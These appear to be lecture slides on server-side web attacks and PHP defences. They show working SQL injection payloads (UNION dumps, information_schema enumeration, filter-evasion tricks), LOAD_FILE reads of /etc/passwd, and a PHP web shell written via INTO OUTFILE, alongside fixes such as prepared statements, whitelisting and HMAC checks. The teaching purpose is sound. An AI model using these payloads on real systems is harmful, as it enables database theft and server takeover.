

Web attacks and defences (server side)

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Basic SQL injections (previous class)

```
$query = "SELECT name, lastname, url FROM people WHERE lastname = '  
        . $_POST['lastname']  
        . ''";
```

⇒ The obtained query is **parsed** and **executed**

We have seen in previous class that it is easy to make the **WHERE** constraint always true and dump **the whole table**:

```
' OR 1 #
```

Tautology: This form of attack injects code in conditional statements so they always evaluate to true

UNION and UNION ALL

UNION: merges the result of two SELECT queries

- Only unique results are shown (duplicates are **removed**)
- The **number of columns** of the two queries must be the same

UNION ALL: merges two queries and preserves all the results (duplicates are **kept**)

Example:

```
SELECT name, lastname, url  
FROM employees
```

UNION ALL

```
SELECT firstname, surname, url  
FROM customers
```

⇒ the attacker might leak data from **any table!**

Black box attack (1)

What if the attacker does not know the name of tables and columns?

Step 1: brute force the number of columns

```
... WHERE lastname = ' ' UNION ALL SELECT 1 #'
```

```
... WHERE lastname = ' ' UNION ALL SELECT 1,1 #'
```

```
... WHERE lastname = ' ' UNION ALL SELECT 1,1,1 #'
```

```
...
```

until she gets **some output** (if the number of columns is wrong the query fails)

Black box attack (2)

Step 2: try possible names for the table

```
... WHERE lastname = ' ' UNION ALL SELECT 1,1,1 FROM users #'
```

```
... WHERE lastname = ' ' UNION ALL SELECT 1,1,1 FROM customers #'
```

```
... WHERE lastname = ' ' UNION ALL SELECT 1,1,1 FROM people #'
```

until she gets some output

The same idea applies for column names:

```
... WHERE lastname = ' ' UNION ALL SELECT password,1,1 FROM people #'
```

Concatenating columns and rows

Columns can be **concatenated** into a single one to overcome the UNION constraint on the number of columns

```
' UNION ALL SELECT CONCAT(name, '|', lastname), password, url FROM people #
```

Rows can also be **merged** into a single one, in case the web application only shows one result:

```
' UNION ALL SELECT GROUP_CONCAT(name, '|', lastname, '|', password SEPARATOR ' '), 1, 1 FROM people #
```

Dumping the database structure

Many systems have a special database named **information_schema** that stores all the information of any other database

List **databases**:

```
SELECT schema_name FROM information_schema.schemata
```

List **tables**:

```
SELECT table_schema, table_name FROM information_schema.tables
```

List the **columns** of all relevant databases:

```
SELECT table_schema, table_name, column_name FROM  
information_schema.columns WHERE table_schema != 'mysql' AND  
table_schema NOT LIKE '%_schema'
```

Leaking sensitive files and code execution

Reading files: if the db user has the **FILE privilege** and the accessed file is readable by the mysql user `SELECT LOAD_FILE('/etc/passwd')`

Creating files: if the db user has the **FILE privilege** and the mysql user is allowed to write files in that directory

```
SELECT '<?php passthru($_GET["cmd"]); ?>' INTO OUTFILE  
' /var/www/pwn.php '
```

```
$ curl http://vulnerablesite.com/pwn.php?cmd=id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Security best practices (PHP)

1. Use **strict comparison** (===)
2. **Cast** values or check types before applying a function
3. Use *strict* **whitelisting**, when possible, to make user input less liberal
4. Check the **integrity** of user input before it is passed to *dangerous* functions
5. Use **secure functions** / APIs when they are available
6. Last resort: **sanitization**

Example: authenticated session

Insecure:

```
<?php
// token stored on the server
$token = "...";

// User input, e.g. coming from a cookie
$input = $_COOKIE['user_token']

if ($input == $token) {
    // access to privileged area
    echo "Authenticated!";
} else {
    // login required ...
    echo "Please authenticate";
}
?>
```

loose
comparison!

Secure (best practice 1)

```
<?php
// token stored on the server
$token = "...";

// User input, e.g. coming from a cookie
$input = $_COOKIE['user_token']

if ($input === $token) {
    // access to privileged area
    echo "Authenticated!";
} else {
    // login required ...
    echo "Please authenticate";
}
?>
```

strict
comparison!

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Casting

Consider again the `strcmp` example that is bypassed by passing an array as input:

```
if (strcmp($input,$token)==0) {  
    // access to privileged  
    // area  
    echo "Authenticated!";  
}
```

Best practice 2: we can fix the code by casting `$input` to string:

```
strcmp((string)$input,$token)==0
```

Notice that `(string)array()` is
"Array"

... **weird** but OK!

Putting things together

Even if casting would guarantee that `strcmp` always returns an integer, it is a best practice to use `===`

Thus a “fully compliant” code would be:

```
strcmp( (string)$input, $token ) === 0
```

Casting to
expected
type

Strict
comparison

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Example: file inclusion attack

We have seen that loading a page dynamically by passing its name as parameter is **extremely dangerous**:

```
<?php
if(isset($_GET["p"])) {
    include($_GET["p"]);
} else {
    include("home.html");
}
?>
```

Leaks sensitive files: <https://foo.com/index.php?p=/etc/passwd>

Whitelisting user input

We can fix the code by **strict whitelisting**:

```
<?php
$whitelist = array('home.html', 'about.html');
// check that the name is in $whitelist
// the third parameter (true) requires strict comparison!
if(isset($_GET["p"]) and in_array($_GET["p"], $whitelist, true)) {
    include($_GET["p"]);
} else {
    include("home.html");
}
?>
```

“whitelisted” filenames

Checks that filename is whitelisted

Comparison is strict (first best practice)

Security best practices (PHP)

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Deserialization example

We have seen that

```
unserialize($_COOKIE[ 'data' ] );
```

might trigger arbitrary code execution

Magic methods such as =
__wakeup() are automatically
invoked in the **deserialization**
process

The attacker can set a cookie to any
payload and execute **malicious** code

One possible fix is to check the
integrity of the input (cookie) value in
order to spot malicious modifications


NOTE: Checking integrity of the
object **after** deserialization is **too late**

Integrity should always be checked
on the serialized blob, before the
object is unserialized

Message Authentication Code (MAC)

Standard crypto mechanism for message authentication

Hash-based MAC (HMAC) is a hash with a **key**: without the key it is infeasible to compute the correct hash



Bob recomputes $HMAC_K(msg)$ and checks if it matches the received one

Using HMAC to check integrity

The Web application generates an **internal key K**

Values are exported with the associated HMAC:

value, $\text{HMAC}_K(\text{value})$

When the value is imported the HMAC is **recomputed** and checked for **equality**

⇒ Since K is only known by the application, a valid HMAC prove that **the value has not been modified**

HMAC in PHP

```
string hash_hmac( string $algo, string $data, string $key  
                  [, bool $raw_output = FALSE ] )
```

\$algo name of selected hashing **algorithm** (e.g. 'sha256')

\$data **message** to be hashed

\$key symmetric **key** (preventing forging, should remain secret!)

\$raw_output TRUE outputs raw **binary** data

FALSE outputs lowercase **hexits**

Demo

Notice how a small variation of the message or the key generates **completely unrelated HMACs**

⇒ behaves like a pseudo-random function

```
php > var_dump(hash_hmac('sha256', 'hello', 'secret'));  
string(64) "88aab3ede8d3adf94d26ab90d3bafd4a2083070c3bcce9c014ee04a443847c0b"
```

```
php > var_dump(hash_hmac('sha256', 'hello1', 'secret'));  
string(64) "25593b9b912571e4f7d8c7eaabdd5024700a72d7d15ed04e6616f333e2b2b49"
```

```
php > var_dump(hash_hmac('sha256', 'hello1', 'secret1'));  
string(64) "f7148ed6f808fe590954e684ca45fdd1fcb86195865985c711b7e76103e4c3b9"
```

Security best practices (PHP)

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Prepared statements

Idea: parse a parametrized query, and pass the actual parameters to the query only before it is executed

Motivation: make remote queries **more efficient**

⇒ instead of resending the whole query, the client **only sends parameters** that are passed to the pre-parse query

Even if they have been proposed with a totally different motivation, prepared statements also prevent SQL injections:

⇒ if the query has been **parsed already** there is no way for an attacker to inject input that will be interpreted as part of the query SQL code

Example

```
mysql> PREPARE stmt1 FROM 'SELECT * FROM people WHERE lastname=?';  
Statement prepared
```

```
mysql> set @n = 'focardi';
```

```
mysql> EXECUTE stmt1 USING @n;
```

id	name	lastname	username	mail	password	url
2	Riccardo	Focardi	r1x	focardi@dsi.unive.it	*****	htt

```
mysql> set @n = "' OR 1";
```

```
mysql> EXECUTE stmt1 USING @n;  
Empty set (0.00 sec)
```

Statement is parsed and prepared

Trying the injection

Injection fails: SQL has been parsed already and data are only interpreted as data

PHP APIs (1)

PHP offers APIs for **prepared statements**

Example:

```
$link=new mysqli("localhost", "sql_example", ...);  
if(!$link) die('Could not connect: ' . mysqli_error());  
  
$stmt = $link->prepare("SELECT name, lastname, url FROM people  
                        WHERE lastname = ?");  
$stmt->bind_param("s", $_POST['lastname']);  
$stmt->execute();
```




String

PHP APIs (2)

PHP Data Object (**PDO**) is a uniform API for different databases. Example:

```
try {  
    $link = new PDO("mysql:dbname=sqli_example; ...");  
} catch (PDOException $e) {  
    exit;  
}  
  
$stmt = $link->prepare("SELECT name, lastname, url FROM people  
                        WHERE lastname = :lastname");  
$stmt->bindParam(':lastname', $_POST['lastname'], ...);  
$stmt->execute();
```



Optional data type

Ah easy

Prepared statements and PDOs prevent SQL injections **however** not all the subparts of the queries can be parametrized!

Example: **table name** cannot be parameterized

Note: one might be tempted to only secure queries that **directly depend** on user input

Second order injections: if query **Q1** only depends on **previous** query **Q2** why shall we protect **Q1**?

1. The attacker **stores** the attack payload in the database
2. Payload is part of the result of **Q2** and is injected into **Q1**

⇒ **Every database query** should prevent SQL injections !

Type casting, whitelisting and sanitization

When query parameterization is not possible we can still:

Cast numeric parameters to integer (best practice 2)

⇒ prevents injecting arbitrary payloads

Whitelist input when possible, e.g., table names (best practice 3)

Sanitization: Escaping string input parameters in a query (**last resort!**)

`mysqli_real_escape_string`

NOTE: escaping is not *bullet proof*.

`mysql_real_escape_string`, was **circumvented** by exploiting different charsets and is now **deprecated**.

Note the missing 'i'

Ad hoc filtering: a bad idea!

Let's try a simple filter that **removes all spaces**

⇒ Trivial to bypass using tabs, new lines, carriage returns or even comment symbols like `/**/` for example: `' /**/OR/**/1#`

Let's forbid **single quote** `'`

⇒ Conversion depending on the context:

```
SELECT 'A' = 0x41          1 (TRUE)
```

```
SELECT 0x41414141         AAAA
```

```
SELECT 0x41414141+1      1094795586
```

```
...WHERE id=1/**/OR/**/lastname=0x666f6361726469#
```

Ad hoc filtering: a bad idea!

Filtering function names, e.g., **concat**

⇒ Many ways to obfuscate the names

```
SELECT /*!50000c0ncaT*//**/('hi', ' ', 'r1x')
```

```
SELECT /*!50000c0ncaT*//**/(0x6869, 0x20, 0x723178)
```

They both
return
'hi r1x'

NOTE: `/*!50000...` executes the commented out text if the version of MySQL is greater than or equal the specified one (5.00.00 in this case)